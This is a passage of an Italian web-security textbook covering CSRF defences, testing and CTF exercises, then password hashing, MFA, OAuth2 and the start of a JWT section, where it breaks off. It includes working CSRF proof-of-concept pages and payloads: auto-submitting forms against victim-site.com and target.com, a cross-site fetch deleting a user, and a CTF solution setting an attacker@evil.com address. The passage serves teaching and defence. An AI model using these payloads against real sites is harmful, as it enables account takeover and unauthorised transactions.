app = Flask(__name__)

ALLOWED_ORIGINS = ['https://mysite.com', 'https://www.mysite.com']

def validate_origin():
    """Valida Origin header"""
    origin = request.headers.get('Origin')

    if not origin:
        # Nessun Origin header (navigazione diretta o old browser)
```

```
        # Decide in base alla policy: permetti o blocca
        return False

    if origin in ALLOWED_ORIGINS:
        return True

    return False

@app.route('/api/transfer', methods=['POST'])
def transfer():
    if not validate_origin():
        return {"error": "Invalid origin"}, 403

    # Procedi
    data = request.get_json()
    transfer_money(data['to'], data['amount'])

    return {"status": "success"}
```

Limitazioni del Referer/Origin:

- Alcuni browser/proxy rimuovono Referer per privacy
- Origin non inviato in richieste GET (solo POST, PUT, DELETE)
- Non affidabile al 100% come unica difesa
- Meglio usarlo come defense in depth

6.4.5 5. Custom Request Headers

API moderne richiedono header custom che browser non inviano automaticamente in richieste cross-origin.

Listing 6.16: Custom header CSRF protection

```
// Client side
fetch('/api/transfer', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/json',
        'X-Requested-With': 'XMLHttpRequest',  // Custom header
        'X-Custom-Header': 'my-app'             // Header specifico
    },
    credentials: 'include',
    body: JSON.stringify({ to: 'user', amount: 100 })
});

// Un semplice <form> o <img> non può settare header custom
// Quindi richieste CSRF non avranno questi header
```

Listing 6.17: Custom header validation

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/api/transfer', methods=['POST'])
def transfer():
```

```
    # Verifica presenza header custom
    if request.headers.get('X-Requested-With') != 'XMLHttpRequest':
        return {"error": "Invalid request"}, 403

    # Procedi
    data = request.get_json()
    transfer_money(data['to'], data['amount'])

    return {"status": "success"}

# Nota: CORS deve essere configurato per permettere header custom
@app.after_request
def after_request(response):
    origin = request.headers.get('Origin')

    if origin == 'https://mysite.com':
        response.headers['Access-Control-Allow-Origin'] = origin
        response.headers['Access-Control-Allow-Credentials'] = 'true'
        response.headers['Access-Control-Allow-Headers'] = 'Content-Type
            , X-Requested-With'

    return response
```

6.5 Login CSRF

Tipo speciale di CSRF che forza la vittima a autenticarsi con account dell'attacker.

6.5.1 Scenario d'attacco

Listing 6.18: Login CSRF attack

```
<!-- evil-site.com -->
<html>
<body>
    <h1>Contenuto interessante...</h1>

    <!-- Form nascosto che fa login con credenziali attacker -->
    <form id="login" action="https://victim-site.com/login" method="POST
        ">
        <input type="hidden" name="username" value="attacker">
        <input type="hidden" name="password" value="attacker_password">
    </form>

    <script>
        // Auto-submit
        document.getElementById('login').submit();
    </script>
</body>
</html>

<!-- Risultato:
1. Vittima viene autenticata come "attacker" su victim-site.com
2. Vittima usa il sito pensando di usare il proprio account
3. Dati sensibili (carte credito, indirizzi) salvati nell'account
   attacker
4. Attacker fa login nel proprio account e vede i dati della vittima
```

```
-->
```

6.5.2 Protezione Login CSRF

Listing 6.19: CSRF token anche per login

```php
<?php
session_start();

// Genera CSRF token PRIMA del login
if (!isset($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // Valida CSRF token
    if (!isset($_POST['csrf_token']) ||
        !hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
        die("CSRF token non valido!");
    }

    // Procedi con login
    $username = $_POST['username'];
    $password = $_POST['password'];

    if (authenticate($username, $password)) {
        $_SESSION['user_id'] = get_user_id($username);
        // Rigenera token dopo login
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
        header('Location: /dashboard');
    }
}
?>

<form method="POST">
    <input type="hidden" name="csrf_token" value="<?php echo $_SESSION['
        csrf_token']; ?>">
    <input type="text" name="username">
    <input type="password" name="password">
    <button type="submit">Login</button>
</form>
```

6.6 CSRF in API REST

6.6.1 Vulnerabilità API CSRF

Listing 6.20: API vulnerabile a CSRF

```javascript
// API endpoint senza CSRF protection
app.post('/api/v1/users/:id/delete', authenticateUser, (req, res) => {
    const userId = req.params.id;

    // Se usa session cookies per auth, è vulnerabile a CSRF!
    if (req.session.userId === userId || req.session.isAdmin) {
        deleteUser(userId);
        res.json({ success: true });
```

```
    }
});

// Attack:
/*
<script>
fetch('https://api.example.com/api/v1/users/123/delete', {
    method: 'POST',
    credentials: 'include'  // Invia session cookie
});
</script>
*/
```

6.6.2 Protezione API

Listing 6.21: API protection: Bearer tokens invece di cookies

```
// Meglio: Usa Bearer tokens (JWT) invece di session cookies
app.post('/api/v1/users/:id/delete', (req, res) => {
    // Token nell'header Authorization (non inviato automaticamente)
    const token = req.headers.authorization?.split(' ')[1];

    if (!token) {
        return res.status(401).json({ error: 'No token' });
    }

    try {
        const decoded = jwt.verify(token, SECRET_KEY);
        const userId = req.params.id;

        if (decoded.userId === userId || decoded.isAdmin) {
            deleteUser(userId);
            res.json({ success: true });
        }
    } catch (error) {
        res.status(403).json({ error: 'Invalid token' });
    }
});

// Client deve esplicitamente inviare il token:
/*
fetch('/api/v1/users/123/delete', {
    method: 'POST',
    headers: {
        'Authorization': 'Bearer ' + localStorage.getItem('token')
    }
});
*/

// CSRF non funziona perché l'attacker non può:
// 1. Leggere il token da localStorage (same-origin policy)
// 2. Far inviare automaticamente l'header Authorization
```

6.7 Testing per CSRF

6.7.1 Manual Testing

Listing 6.22: CSRF PoC generator

```
<!DOCTYPE html>
<html>
<head>
    <title>CSRF PoC</title>
</head>
<body>
    <h1>CSRF Proof of Concept</h1>

    <form id="csrf-form" action="http://target.com/transfer" method="
       POST">
        <input type="text" name="to" value="attacker">
        <input type="text" name="amount" value="1000">
        <input type="submit" value="Click me (or auto-submit)">
    </form>

    <script>
        // Auto-submit dopo 1 secondo
        // setTimeout(() => document.getElementById('csrf-form').submit
           (), 1000);

        // Oppure submit al click di qualsiasi elemento
        // document.body.addEventListener('click', () => {
        //     document.getElementById('csrf-form').submit();
        // });
    </script>
</body>
</html>
```

6.7.2 Burp Suite CSRF PoC Generator

1. Intercetta richiesta con Burp Proxy
2. Invia a Repeater
3. Right-click → Engagement tools → Generate CSRF PoC
4. Burp genera HTML PoC automaticamente
5. Testa il PoC nel browser
6. Se funziona → vulnerabilità confermata

6.7.3 Automated Testing

Listing 6.23: CSRF scanner script

```
import requests
from bs4 import BeautifulSoup

def check_csrf_protection(url, session_cookie):
    """
    Verifica se un endpoint ha protezione CSRF
    """
    # Test 1: Richiesta senza CSRF token
    cookies = {'session': session_cookie}
    response = requests.post(url, cookies=cookies, data={
```

```
        'to': 'test',
        'amount': '100'
    })

    if response.status_code == 200:
        print(f"[!] VULNERABILE: {url} accetta richieste senza CSRF token")
        return True

    # Test 2: Richiesta con token invalido
    response = requests.post(url, cookies=cookies, data={
        'to': 'test',
        'amount': '100',
        'csrf_token': 'invalid_token_123'
    })

    if response.status_code == 200:
        print(f"[!] VULNERABILE: {url} non valida CSRF token correttamente")
        return True

    # Test 3: Verifica SameSite cookies
    set_cookie = response.headers.get('Set-Cookie', '')
    if 'SameSite' not in set_cookie:
        print(f"[!] WARNING: {url} non usa SameSite cookies")

    print(f"[+] SICURO: {url} ha protezione CSRF")
    return False

# Uso
check_csrf_protection('http://target.com/transfer', 'session_id_here')
```

6.8 Esercizi CTF-Style

6.8.1 Challenge 1: Basic CSRF

URL: http://ctf-csrf.local/change-email

Endpoint vulnerabile:

```
<?php
session_start();
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $_SESSION['email'] = $_POST['email'];
    echo "Email cambiata!";
}
?>
```

Task: Crea un PoC HTML che cambia l'email della vittima.

Soluzione:

```
<form action="http://ctf-csrf.local/change-email" method="POST">
    <input type="hidden" name="email" value="attacker@evil.com">
</form>
<script>document.forms[0].submit();</script>
```

6.8.2 Challenge 2: CSRF Token Bypass

L'applicazione controlla il token ma ha un bug:

```php
if (isset($_POST['csrf_token']) && $_POST['csrf_token'] == $_SESSION['
    csrf_token']) {
    // OK
} elseif (!isset($_POST['csrf_token'])) {
    // Se token non presente, permetti comunque!
    // Bug!
}
```

Soluzione: Invia richiesta senza parametro csrf_token.

6.8.3 Challenge 3: Login CSRF

Sfrutta login CSRF per catturare dati sensibili.
Flag: CTF{l0g1n_csrf_1s_d4ng3r0us}

6.9 Case Study: Netflix Login CSRF (2006)

6.9.1 Vulnerabilità

Netflix non proteggeva l'endpoint di login con CSRF token.

6.9.2 Attacco

1. Attacker crea account Netflix con carta di credito prepagata
2. Attacker crea pagina con form di login auto-submit
3. Vittima visita pagina malevola
4. Vittima viene autenticata con account attacker
5. Vittima aggiunge la propria carta di credito pensando di configurare il proprio account
6. Attacker fa login e vede i dettagli della carta della vittima

6.9.3 Fix

Netflix ha implementato CSRF token su tutti gli endpoint sensibili, incluso login.

6.10 Best Practices

CSRF Tokens: Usa su TUTTI gli endpoint state-changing

SameSite Cookies: Imposta a Lax o Strict

HTTPOnly + Secure: Per session cookies

Verifica HTTP Method: GET per read-only, POST/PUT/DELETE per modifiche

No GET per azioni critiche: Mai usare GET per trasferimenti, eliminazioni

Double Submit Cookie: Per API stateless

Origin/Referer: Come defense in depth

Re-authentication: Per azioni critiche (cambio password, trasferimenti grandi)

CAPTCHA: Per operazioni sensibili

Framework features: Usa protezioni built-in (Flask-WTF, Spring Security)

6.11 CSRF vs XSS: Difese complementari

- CSRF tokens proteggono da: Richieste cross-site non autorizzate
- XSS bypassa CSRF: Se c'è XSS, l'attacker può leggere CSRF token dal DOM
- Defense in depth: Proteggi da entrambi
- HTTPOnly cookies: Proteggono da XSS ma NON da CSRF
- SameSite cookies: Proteggono da CSRF ma NON da XSS

6.12 Conclusioni

CSRF è una vulnerabilità insidiosa che sfrutta la fiducia implicita tra browser e server. Le chiavi per prevenirla sono:

1. Never trust automatic credentials: Cookie, HTTP Auth
2. Require explicit proof: CSRF tokens, custom headers
3. Use SameSite cookies: Prima linea di difesa
4. Validate Origin: Quando possibile
5. Defense in depth: Multiple protezioni

Nel prossimo capitolo esploreremo Autenticazione e Gestione Sessioni, dove vedremo come proteggere password, implementare MFA, OAuth2 e JWT in modo sicuro.

Capitolo 7

Autenticazione e Gestione Sessioni

7.1 Introduzione

L'autenticazione è il processo di verifica dell'identità di un utente, mentre la gestione delle sessioni mantiene lo stato autenticato attraverso multiple richieste HTTP. Questi sono componenti critici della sicurezza web, e vulnerabilità in questi sistemi possono compromettere intere applicazioni.

7.1.1 Importanza

- Controllo accessi: Base per autorizzazione e permessi
- Responsabilità: Tracciabilità delle azioni utente
- Protezione dati: Accesso solo ad utenti legittimi
- Compliance: Requisiti GDPR, PCI DSS, HIPAA

7.1.2 Vulnerabilità comuni

- Password deboli o in chiaro
- Session hijacking e fixation
- Credential stuffing e brute force
- Token JWT mal configurati
- OAuth implementation flaws

7.2 Password Hashing

7.2.1 Mai salvare password in chiaro!

Listing 7.1: VULNERABILE - Password in chiaro

```sql
-- MAI fare questo!
CREATE TABLE users (
    id INT PRIMARY KEY,
    username VARCHAR(50),
    password VARCHAR(100)  -- Password in chiaro = DISASTRO
);

INSERT INTO users VALUES (1, 'admin', 'password123');
```

```
9
10 -- Se il database viene compromesso, tutte le password sono esposte!
```

7.2.2 Perché NON usare MD5/SHA1

Listing 7.2: INSICURO - MD5/SHA1 per password

```php
<?php
// INSICURO: MD5 è rotto e troppo veloce
$password = 'password123';
$hash = md5($password);  // 482c811da5d5b4bc6d497ffa98491e38

// Problemi:
// 1. MD5 è criptograficamente rotto (collisioni)
// 2. Troppo veloce -> brute force facile
// 3. Nessun salt automatico -> rainbow tables
// 4. GPU può calcolare miliardi di hash/secondo

// SHA1 ha gli stessi problemi
$hash = sha1($password);

// Anche SHA256 senza salt è vulnerabile
$hash = hash('sha256', $password);
?>
```

7.2.3 Rainbow Tables

```
Rainbow table: Database pre-calcolato di hash comuni

Esempio:
password123 → 482c811da5d5b4bc6d497ffa98491e38 (MD5)
admin       → 21232f297a57a5a743894a0e4a801fc3
qwerty      → d8578edf8458ce06fbc5bb76a58c5ca4

Con rainbow tables, invertire hash diventa lookup O(1)

Difesa: SALT unico per ogni password
```

7.2.4 bcrypt - Best Practice

bcrypt è un algoritmo di hashing progettato specificamente per password, con salt integrato e cost factor configurabile.

Come funziona bcrypt

```
bcrypt = Blowfish cipher + Eksblowfish key setup + salt + cost factor

Hash format: $2y$10$N9qo8uLOickgx2ZMRZoMye

                                        Hash (22 chars)
                  Salt (22 chars)
               Cost factor (2^10 = 1024 iterations)
            Algorithm identifier
```

```
Cost factor:
- 10 = 2^10 = 1,024 iterations (~100ms)
- 12 = 2^12 = 4,096 iterations (~300ms)
- 14 = 2^14 = 16,384 iterations (~1.5s)

Aumentare cost rende brute force esponenzialmente più costoso
```

Implementazione PHP

Listing 7.3: SICURO - bcrypt in PHP

```php
<?php
// Registrazione utente
function register_user($username, $password) {
    // Valida password strength
    if (strlen($password) < 12) {
        throw new Exception("Password troppo corta (min 12 caratteri)");
    }

    // Hash password con bcrypt (cost factor 12)
    $options = ['cost' => 12];
    $password_hash = password_hash($password, PASSWORD_BCRYPT, $options);

    // Esempio hash:
    // $2y$12$QjSH496pcT5CEbzjD/vtVeH03tfHKFy36d4J0Ltp3lRtee9HDxY3K
    //                      Salt + Hash
    //                Cost: 2^12 iterations
    //          bcrypt identifier

    // Salva nel database
    global $pdo;
    $stmt = $pdo->prepare("INSERT INTO users (username, password_hash) VALUES (?, ?)");
    $stmt->execute([$username, $password_hash]);

    return true;
}

// Login utente
function login_user($username, $password) {
    global $pdo;

    $stmt = $pdo->prepare("SELECT id, password_hash FROM users WHERE username = ?");
    $stmt->execute([$username]);
    $user = $stmt->fetch();

    if (!$user) {
        return false;  // User not found
    }

    // Verifica password
    if (password_verify($password, $user['password_hash'])) {
        // Password corretta

        // Controlla se l'hash deve essere aggiornato
        // (es. aumentato cost factor)
```

```php
        if (password_needs_rehash($user['password_hash'],
            PASSWORD_BCRYPT, ['cost' => 12])) {
            $new_hash = password_hash($password, PASSWORD_BCRYPT, ['cost
                ' => 12]);
            $stmt = $pdo->prepare("UPDATE users SET password_hash = ?
                WHERE id = ?");
            $stmt->execute([$new_hash, $user['id']]);
        }

        return $user['id'];
    }

    return false;  // Wrong password
}

// Uso
try {
    register_user('john', 'MyS3cur3P@ssw0rd!');
    $user_id = login_user('john', 'MyS3cur3P@ssw0rd!');

    if ($user_id) {
        $_SESSION['user_id'] = $user_id;
        echo "Login successful!";
    }
} catch (Exception $e) {
    echo "Error: " . $e->getMessage();
}
?>
```

Implementazione Python

Listing 7.4: SICURO - bcrypt in Python

```python
import bcrypt
import re

def validate_password_strength(password):
    """Valida forza password"""
    if len(password) < 12:
        raise ValueError("Password troppo corta (minimo 12 caratteri)")

    if not re.search(r'[A-Z]', password):
        raise ValueError("Password deve contenere almeno una maiuscola")

    if not re.search(r'[a-z]', password):
        raise ValueError("Password deve contenere almeno una minuscola")

    if not re.search(r'\d', password):
        raise ValueError("Password deve contenere almeno un numero")

    if not re.search(r'[!@#$%^&*(),.?":{}|<>]', password):
        raise ValueError("Password deve contenere almeno un carattere
            speciale")

    return True

def register_user(username, password):
    """Registra nuovo utente con password hashed"""
```

```
    # Valida password
    validate_password_strength(password)

    # Genera salt e hash password
    # bcrypt genera automaticamente salt random
    salt = bcrypt.gensalt(rounds=12)  # 2^12 iterations
    password_hash = bcrypt.hashpw(password.encode('utf-8'), salt)

    # password_hash è bytes, es:
    # b'$2b$12$N9qo8uLOickgx2ZMRZoMyeIjZAgcfl7p92ldGxad68LJZdL17lhWy'

    # Salva nel database
    db.execute(
        "INSERT INTO users (username, password_hash) VALUES (?, ?)",
        (username, password_hash.decode('utf-8'))
    )

    return True

def login_user(username, password):
    """Autentica utente"""
    # Recupera hash dal database
    user = db.execute(
        "SELECT id, password_hash FROM users WHERE username = ?",
        (username,)
    ).fetchone()

    if not user:
        # User not found
        # Esegui comunque checkpw per prevenire timing attack
        bcrypt.checkpw(b"dummy", bcrypt.gensalt())
        return None

    # Verifica password
    if bcrypt.checkpw(password.encode('utf-8'), user['password_hash'].
        encode('utf-8')):
        return user['id']

    return None

# Uso
try:
    register_user('alice', 'Str0ng!P@ssw0rd123')
    user_id = login_user('alice', 'Str0ng!P@ssw0rd123')

    if user_id:
        session['user_id'] = user_id
        print("Login successful!")
    else:
        print("Invalid credentials")
except ValueError as e:
    print(f"Error: {e}")
```

Implementazione Java

Listing 7.5: SICURO - bcrypt in Java (Spring Security)

```java
import org.springframework.security.crypto.bcrypt.BCryptPasswordEncoder;
import org.springframework.security.crypto.password.PasswordEncoder;

public class UserService {
    private final PasswordEncoder passwordEncoder;

    public UserService() {
        // Strength 12 = 2^12 iterations
        this.passwordEncoder = new BCryptPasswordEncoder(12);
    }

    public void registerUser(String username, String password) {
        // Valida password strength
        validatePasswordStrength(password);

        // Hash password
        String hashedPassword = passwordEncoder.encode(password);

        // Salva nel database
        User user = new User();
        user.setUsername(username);
        user.setPasswordHash(hashedPassword);
        userRepository.save(user);
    }

    public boolean loginUser(String username, String password) {
        User user = userRepository.findByUsername(username)
            .orElse(null);

        if (user == null) {
            // Esegui dummy encoding per prevenire timing attack
            passwordEncoder.encode("dummy");
            return false;
        }

        // Verifica password
        return passwordEncoder.matches(password, user.getPasswordHash())
            ;
    }

    private void validatePasswordStrength(String password) {
        if (password.length() < 12) {
            throw new IllegalArgumentException("Password troppo corta");
        }

        if (!password.matches(".*[A-Z].*")) {
            throw new IllegalArgumentException("Password deve contenere
                maiuscole");
        }

        if (!password.matches(".*[a-z].*")) {
            throw new IllegalArgumentException("Password deve contenere
                minuscole");
        }

        if (!password.matches(".*\\d.*")) {
            throw new IllegalArgumentException("Password deve contenere
                numeri");
```

```
55          }
56
57          if (!password.matches(".*[!@#$%^&*(),.?\":{}|<>].*")) {
58              throw new IllegalArgumentException("Password deve contenere
                    caratteri speciali");
59          }
60      }
61  }
```

7.2.5 Argon2 - Lo stato dell'arte

Argon2 è il vincitore della Password Hashing Competition (2015) e attualmente considerato il miglior algoritmo per password hashing.

Varianti Argon2

Argon2d Ottimizzato per resistenza GPU (data-dependent)

Argon2i Ottimizzato per resistenza side-channel (data-independent)

Argon2id Hybrid: combinazione di d e i (raccomandato)

Parametri Argon2

- Memory cost (m): Memoria in KB (es. 65536 = 64MB)
- Time cost (t): Numero di iterazioni (es. 3)
- Parallelism (p): Numero di thread (es. 4)
- Output length: Lunghezza hash (es. 32 bytes)

Implementazione Python

Listing 7.6: Argon2 in Python

```
1  from argon2 import PasswordHasher
2  from argon2.exceptions import VerifyMismatchError
3
4  # Configurazione raccomandata (OWASP)
5  ph = PasswordHasher(
6      time_cost=3,         # Iterazioni
7      memory_cost=65536,   # 64 MB
8      parallelism=4,       # 4 thread
9      hash_len=32,         # 32 bytes output
10     salt_len=16          # 16 bytes salt
11 )
12
13 def register_user_argon2(username, password):
14     """Registra utente con Argon2"""
15     # Hash password
16     password_hash = ph.hash(password)
17
18     # Hash format: $argon2id$v=19$m=65536,t=3,p=4$salt$hash
19
20     # Salva nel database
21     db.execute(
```

```
        "INSERT INTO users (username, password_hash) VALUES (?, ?)",
        (username, password_hash)
    )

def login_user_argon2(username, password):
    """Login con Argon2"""
    user = db.execute(
        "SELECT id, password_hash FROM users WHERE username = ?",
        (username,)
    ).fetchone()

    if not user:
        return None

    try:
        # Verifica password
        ph.verify(user['password_hash'], password)

        # Controlla se hash deve essere aggiornato
        if ph.check_needs_rehash(user['password_hash']):
            new_hash = ph.hash(password)
            db.execute(
                "UPDATE users SET password_hash = ? WHERE id = ?",
                (new_hash, user['id'])
            )

        return user['id']
    except VerifyMismatchError:
        return None

# Uso
register_user_argon2('bob', 'SuperS3cur3!P@ssw0rd')
user_id = login_user_argon2('bob', 'SuperS3cur3!P@ssw0rd')
```

Confronto bcrypt vs Argon2

Caratteristica	bcrypt	Argon2
Anno	1999	2015
Resistenza GPU	Buona	Eccellente
Memory-hard	Limitata	Sì (configurabile)
Parallelismo	No	Sì
Configurabilità	Solo cost	Memory, time, parallelism
Maturità	Molto matura	Relativamente nuova
Supporto librerie	Universale	Crescente
Raccomandazione OWASP	Sì	Sì (preferito)

7.3 Multi-Factor Authentication (MFA)

MFA richiede due o più fattori indipendenti per autenticazione.

7.3.1 Fattori di autenticazione

1. Something you know: Password, PIN
2. Something you have: Smartphone, token hardware, smart card

3. Something you are: Biometria (impronta, Face ID)

7.3.2 TOTP (Time-based One-Time Password)

Algoritmo standard per 2FA (Google Authenticator, Authy).

Come funziona TOTP

1. Setup:
   - Server genera secret key (es. base32)
   - Secret condiviso con client via QR code

2. Generazione codice:
   - Timestamp corrente diviso per intervallo (30 sec)
   - HMAC-SHA1(secret, timestamp_counter)
   - Estrai 6 cifre dall'hash

3. Verifica:
   - Server calcola TOTP con stesso secret e timestamp
   - Confronta con codice fornito dall'utente
   - Permetti piccolo time skew (±1 intervallo)

Implementazione TOTP

Listing 7.7: TOTP implementation

```python
import pyotp
import qrcode
import io

class TOTPManager:
    @staticmethod
    def generate_secret():
        """Genera secret per nuovo utente"""
        return pyotp.random_base32()

    @staticmethod
    def get_provisioning_uri(secret, username, issuer='MyApp'):
        """Genera URI per QR code"""
        totp = pyotp.TOTP(secret)
        return totp.provisioning_uri(
            name=username,
            issuer_name=issuer
        )

    @staticmethod
    def generate_qr_code(provisioning_uri):
        """Genera QR code per setup"""
        qr = qrcode.QRCode(version=1, box_size=10, border=5)
        qr.add_data(provisioning_uri)
        qr.make(fit=True)

        img = qr.make_image(fill_color="black", back_color="white")

        # Converti in bytes
        img_bytes = io.BytesIO()
```

```
        img.save(img_bytes, format='PNG')
        img_bytes.seek(0)

        return img_bytes

    @staticmethod
    def verify_totp(secret, user_code):
        """Verifica codice TOTP"""
        totp = pyotp.TOTP(secret)

        # Verifica con time window (30 secondi)
        return totp.verify(user_code, valid_window=1)

# Uso - Setup MFA
def setup_mfa(user_id, username):
    """Setup MFA per utente"""
    # Genera secret
    secret = TOTPManager.generate_secret()

    # Salva secret nel database (CIFRATO!)
    db.execute(
        "UPDATE users SET totp_secret = ? WHERE id = ?",
        (encrypt(secret), user_id)
    )

    # Genera QR code
    uri = TOTPManager.get_provisioning_uri(secret, username)
    qr_code = TOTPManager.generate_qr_code(uri)

    return {
        'secret': secret,  # Mostra all'utente come backup
        'qr_code': qr_code
    }

# Uso - Login con MFA
def login_with_mfa(username, password, totp_code):
    """Login con password + TOTP"""
    # Step 1: Verifica password
    user = authenticate_password(username, password)

    if not user:
        return None

    # Step 2: Verifica TOTP
    secret = decrypt(user['totp_secret'])

    if not TOTPManager.verify_totp(secret, totp_code):
        return None

    # Entrambi fattori verificati
    return user['id']

# Setup MFA
setup_data = setup_mfa(123, 'alice@example.com')
print(f"Secret: {setup_data['secret']}")
print("Scan QR code with Google Authenticator")

# Login
```

```
user_id = login_with_mfa('alice@example.com', 'password', '123456')
```

7.3.3 SMS-based 2FA

Listing 7.8: SMS 2FA (non raccomandato per alta sicurezza)

```php
<?php
// Nota: SMS 2FA è vulnerabile a SIM swapping
// Meglio usare TOTP, ma SMS è meglio di niente

function send_sms_code($phone_number) {
    // Genera codice 6 cifre
    $code = sprintf("%06d", mt_rand(0, 999999));

    // Salva in sessione con timestamp
    $_SESSION['sms_code'] = password_hash($code, PASSWORD_BCRYPT);
    $_SESSION['sms_code_expires'] = time() + 300;  // 5 minuti

    // Invia SMS (usa servizio come Twilio)
    send_sms($phone_number, "Il tuo codice di verifica è: $code");

    return true;
}

function verify_sms_code($user_code) {
    // Controlla scadenza
    if (!isset($_SESSION['sms_code_expires']) ||
        time() > $_SESSION['sms_code_expires']) {
        return false;
    }

    // Verifica codice
    if (password_verify($user_code, $_SESSION['sms_code'])) {
        // Invalida codice dopo uso
        unset($_SESSION['sms_code']);
        unset($_SESSION['sms_code_expires']);
        return true;
    }

    return false;
}

// Uso
send_sms_code('+1234567890');

if (verify_sms_code($_POST['code'])) {
    echo "Codice verificato!";
}
?>
```

7.3.4 Backup Codes

Listing 7.9: Backup codes generation

```python
import secrets

```

```python
def generate_backup_codes(count=10):
    """Genera backup codes per recovery"""
    codes = []

    for _ in range(count):
        # Genera codice alfanumerico 8 caratteri
        code = secrets.token_hex(4).upper()  # es. A3F5B8C2
        codes.append(code)

    return codes

def save_backup_codes(user_id, codes):
    """Salva backup codes (hashed!)"""
    for code in codes:
        code_hash = bcrypt.hashpw(code.encode(), bcrypt.gensalt())

        db.execute(
            "INSERT INTO backup_codes (user_id, code_hash, used) VALUES (?, ?, ?)",
            (user_id, code_hash.decode(), False)
        )

def verify_backup_code(user_id, code):
    """Verifica e invalida backup code"""
    codes = db.execute(
        "SELECT id, code_hash FROM backup_codes WHERE user_id = ? AND used = FALSE",
        (user_id,)
    ).fetchall()

    for row in codes:
        if bcrypt.checkpw(code.encode(), row['code_hash'].encode()):
            # Marca come usato
            db.execute(
                "UPDATE backup_codes SET used = TRUE WHERE id = ?",
                (row['id'],)
            )
            return True

    return False

# Uso
codes = generate_backup_codes()
save_backup_codes(user_id=123, codes=codes)

# Mostra all'utente UNA SOLA VOLTA
print("Backup codes (salvali in luogo sicuro!):")
for code in codes:
    print(f"  {code}")
```

7.4 OAuth 2.0

OAuth 2.0 è un framework di autorizzazione che permette applicazioni di terze parti di ottenere accesso limitato a risorse.

7.4.1 Ruoli OAuth2

Resource Owner L'utente che possiede i dati

Client L'applicazione che vuole accedere ai dati

Authorization Server Server che autentica utente e emette token

Resource Server Server che ospita le risorse protette

7.4.2 Authorization Code Flow

```
1. Client → User: Redirect a authorization endpoint
   https://auth.example.com/oauth/authorize?
     client_id=CLIENT_ID
     &redirect_uri=https://client.com/callback
     &response_type=code
     &scope=read:profile

2. User → Auth Server: Login e autorizza

3. Auth Server → Client: Redirect con authorization code
   https://client.com/callback?code=AUTH_CODE

4. Client → Auth Server: Scambia code per token
   POST https://auth.example.com/oauth/token
   {
     "grant_type": "authorization_code",
     "code": "AUTH_CODE",
     "client_id": "CLIENT_ID",
     "client_secret": "CLIENT_SECRET",
     "redirect_uri": "https://client.com/callback"
   }

5. Auth Server → Client: Risponde con access token
   {
     "access_token": "ACCESS_TOKEN",
     "token_type": "Bearer",
     "expires_in": 3600,
     "refresh_token": "REFRESH_TOKEN"
   }

6. Client → Resource Server: Richiede risorsa con token
   GET https://api.example.com/user/profile
   Authorization: Bearer ACCESS_TOKEN

7. Resource Server → Client: Risponde con dati
```

7.4.3 Implementazione OAuth2 Server

Listing 7.10: OAuth2 Server con Flask-OAuthlib

```
1 from flask import Flask, request, jsonify
2 from flask_oauthlib.provider import OAuth2Provider
```

```python
from datetime import datetime, timedelta
import secrets

app = Flask(__name__)
oauth = OAuth2Provider(app)

# Storage (in produzione: database)
clients = {}
tokens = {}
authorization_codes = {}

@oauth.clientgetter
def load_client(client_id):
    return clients.get(client_id)

@oauth.grantgetter
def load_grant(client_id, code):
    return authorization_codes.get(code)

@oauth.tokengetter
def load_token(access_token=None, refresh_token=None):
    if access_token:
        return tokens.get(access_token)
    elif refresh_token:
        for token in tokens.values():
            if token['refresh_token'] == refresh_token:
                return token
    return None

@app.route('/oauth/authorize', methods=['GET', 'POST'])
def authorize():
    """Authorization endpoint"""
    if request.method == 'GET':
        client_id = request.args.get('client_id')
        redirect_uri = request.args.get('redirect_uri')
        scope = request.args.get('scope')

        # Mostra pagina di consenso all'utente
        return f"""
        <h1>Autorizza applicazione</h1>
        <p>L'applicazione {client_id} richiede accesso a: {scope}</p>
        <form method="POST">
            <button name="authorize" value="yes">Autorizza</button>
            <button name="authorize" value="no">Nega</button>
        </form>
        """

    if request.method == 'POST':
        if request.form.get('authorize') == 'yes':
            # Genera authorization code
            code = secrets.token_urlsafe(32)

            authorization_codes[code] = {
                'client_id': request.args.get('client_id'),
                'redirect_uri': request.args.get('redirect_uri'),
                'scope': request.args.get('scope'),
                'user_id': session['user_id'],  # Utente autenticato
                'expires_at': datetime.now() + timedelta(minutes=10)
```

```
            }

            # Redirect con code
            redirect_uri = request.args.get('redirect_uri')
            return redirect(f"{redirect_uri}?code={code}")

@app.route('/oauth/token', methods=['POST'])
def access_token():
    """Token endpoint"""
    grant_type = request.form.get('grant_type')

    if grant_type == 'authorization_code':
        code = request.form.get('code')
        grant = authorization_codes.get(code)

        if not grant or grant['expires_at'] < datetime.now():
            return jsonify({'error': 'invalid_grant'}), 400

        # Genera tokens
        access_token = secrets.token_urlsafe(32)
        refresh_token = secrets.token_urlsafe(32)

        tokens[access_token] = {
            'access_token': access_token,
            'refresh_token': refresh_token,
            'token_type': 'Bearer',
            'expires_in': 3600,
            'scope': grant['scope'],
            'user_id': grant['user_id']
        }

        # Invalida authorization code
        del authorization_codes[code]

        return jsonify(tokens[access_token])

@app.route('/api/user/profile')
def get_profile():
    """Protected resource"""
    auth_header = request.headers.get('Authorization')

    if not auth_header or not auth_header.startswith('Bearer '):
        return jsonify({'error': 'Unauthorized'}), 401

    access_token = auth_header.split(' ')[1]
    token = load_token(access_token=access_token)

    if not token:
        return jsonify({'error': 'Invalid token'}), 401

    # Restituisci dati utente
    user = get_user(token['user_id'])
    return jsonify({
        'id': user['id'],
        'username': user['username'],
        'email': user['email']
    })
```

7.5 JSON Web Tokens (JWT)

JWT è uno standard per creare token di accesso che contengono claims JSON.

7.5.1 Struttura JWT

```
JWT = Header.Payload.Signature

Esempio:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

Header (Base64URL):
{
  "alg": "HS256",
  "typ": "JWT"
}

Payload (Base64URL):
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022,
  "exp": 1516242622
}

Signature:
HMACSHA256(
